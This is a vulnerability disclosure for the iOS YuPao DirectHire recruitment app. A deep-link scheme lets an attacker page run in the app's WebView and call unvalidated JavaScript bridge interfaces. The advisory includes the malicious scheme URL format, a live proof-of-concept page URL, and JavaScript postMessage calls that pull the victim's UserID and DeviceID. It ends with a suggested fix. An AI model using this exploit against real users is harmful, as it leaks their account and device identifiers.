

An information leak vulnerability in the iOS version of YuPao

DirectHire App

Brief Description

YuPao DirectHire app is a popular recruitment app, providing functions such as job hunting and employee recruitment. It ranks **No.20 in the "Business" category** list on the App Store of China Area (as of 2025-01-12).



The iOS version of the YuPao DirectHire supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft a **malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the YuPao DirectHire app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account information** (such as UserID) and **obtaining victim's device information** (such as DeviceID, SSID).

Vulnerability Exploitation Process and Root Cause


The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **easZJob://web?url=https://attack.com/attack.html**. Here, "attack.com" represents a domain under the attacker's control. In our experiment, we use "https://zhouziyi1.github.io/iOSJS/yupaodirecthire/atkYuPaoDirectHire.html" as the malicious webpage.

When the victim clicks on this link (easZJob://web?url=https://zhouziyi1.github.io/iOSJS/yupaodirecthire/atkYuPaoDirectHire.

html), it directs the victim to the YuPao DirectHire app and opens the webpage <https://zhouziyi1.github.io/iOSJS/yupaodirecthire/atkYuPaoDirectHire.html> within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account information** (such as UserID) and **obtaining victim's device information** (such as DeviceID, SSID).



Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
window.AppLogBridge.callbackMemo.getCallback = function(callbackID){
    switch(callbackID){
        case "cb_getUserUniqueId":
            return cb_getUserUniqueId;
        case "cb_getDeviceId":
            return cb_getDeviceId;
        case "cb_getIid":
            return cb_getIid;
        case "cb_getSsid":
            return cb_getSsid;
    }
}

window.webkit.messageHandlers.rangersapplog_ios_h5bridge_message_handler.postMessage({
    callback_id: "cb_getUserUniqueId",
    method : "getUserUniqueId",
    params: []
});

window.webkit.messageHandlers.rangersapplog_ios_h5bridge_message_handler.postMessage({
    callback_id: "cb_getDeviceId",
    method : "getDeviceId",
    params: []
});
```

Impact of the Vulnerability

Scope of the vulnerability: at least including YuPao DirectHire iOS version 8.8.0 (the latest version as of 2025-01-12).

Consequences of the vulnerability: Information disclosure.

Download Link For Affected Application:

🔗 **CN:**

<https://apps.apple.com/cn/app/%E9%B1%BC%E6%B3%A1%E7%9B%B4%E8%81%98%E7%BD%91-%E6%89%BE%E5%B7%A5%E4%BD%9C%E6%8B%9B%E8%81%98%E6%B1%82%E8%81%8C%E6%8B%9B%E4%BA%BA%E8%BD%AF%E4%BB%B6/id6504617252>

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.